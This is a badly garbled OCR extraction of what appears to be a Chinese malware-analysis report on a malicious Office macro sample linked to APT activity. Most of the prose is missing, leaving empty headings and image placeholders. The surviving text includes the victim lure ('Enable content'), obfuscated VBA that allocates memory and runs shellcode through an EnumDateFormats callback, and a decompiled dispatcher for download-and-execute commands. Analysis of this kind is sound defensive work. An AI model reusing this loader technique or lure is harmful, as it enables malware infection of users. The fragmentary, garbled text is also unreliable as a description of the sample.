


4

. “ ” 4

. 4

. 4

3.1 0x01. 5

3.2 0x02. Shellcode 10

3.3 0x03. PE dump 12

3.4 14

. 16

4.1 APT 16

4.2 16

.

“ ” “ ”


Microsoft Word
laptop versions of Microsoft Office
Click "Enable editing" button from the yellow bar above
Once you have enabled editing, please click "Enable content" button
from the yellow bar above

3.1

3.1 0x01.

“ ”

“ ”




3.2

3.3


“ ” u40on

3.4


3.5 Toggle Button




3.6 ControlTipText



3.7 ControlTipText




3.8 shellcode



3.9

```
salient slave, ByVal VarPtr(unproductively) + 8, 4      '将unproductively的地址拷贝到slave中
Dim honi As Integer
Dim omani As Long
Dim allot As Long
scow = 0
flaming = 0
dextrad = 4096
coaptation = hopples(-1, flaming, 7386, dextrad, 64)    '通过VirtualAllocEx分配内存空间
salient allot, ByVal VarPtr(coaptation) + 8, 4          '将coaptation的地址拷贝到allot中
salient ByVal allot, ByVal slave, 7394                  '将slave地址中的数据拷贝到allot地址中,size = 7394
For solecism = 38 To 55
```

3.10 RtlMoveMemory



3.11 EnumDateFormats

```
flashback = 0
Dim condolence As Long
condolence = contractor + cleaning                      '设置数据到偏移cleaning(3677)的位置
tricuspid = purgatorial(condolence, flashback, flashback)          '调用EnumDateFormatsW函数
bezant = 87
```

3.12 EnumDateFormats shellcode

3.13 EnumDateFormats


3.14 EnumDateFormats

3.15 EnumDateFormats


3.2 0x02. Shellcode

3.16 Shellcode

3.17 Shellcode



3.18 shellcode PE



3.19




3.20

3.3 0x03. PE dump

```
{
  int v3; // eax@9

  if ( a1[1] != ':' )
    return 0;
  if ( *a1 == 'b' )                          // 下载注入到svchost执行
  {
    v3 = sub_401524(a1 + 2);
    goto LABEL_16;
  }
  if ( *a1 == 'c' )                          // 增加url地址，并写入文件
  {
    v3 = sub_401D8E(a1 + 2);
LABEL_16:
    *a2 = v3;
    return 1;
  }
  if ( *a1 == 'e' )                          // 下载映射文件，并通过线程执行
  {
    v3 = sub_4014C8(a1 + 2, 0);
    goto LABEL_16;
  }
  if ( *a1 == 'l' )                          // 下载映射文件，直接调用执行
  {
    v3 = sub_4014C8(a1 + 2, 1);
    goto LABEL_16;
  }
  if ( *a1 != 'n' )
  {
    if ( *a1 != 'r' )                        // 下载保存到临时目录执行
      return 0;
    v3 = sub_40157B(a1 + 2);
```

a2


宏恶意样本执行流程归纳
获取隐藏控件中的隐藏文字
将文字解密为十六进制shellcode代码
分配内存，将代码拷入新内存

4.1 APT

4.1 ŋ 3

. APT

APT

APT

APT

APT

APT APT

0-day

5.1 APT

APT

APT

APT

0-day

ROP API Shell code

APT APT



5.2 VenusEye



VenusEye

VenusEye

Hedwig Locky

18

SandWorm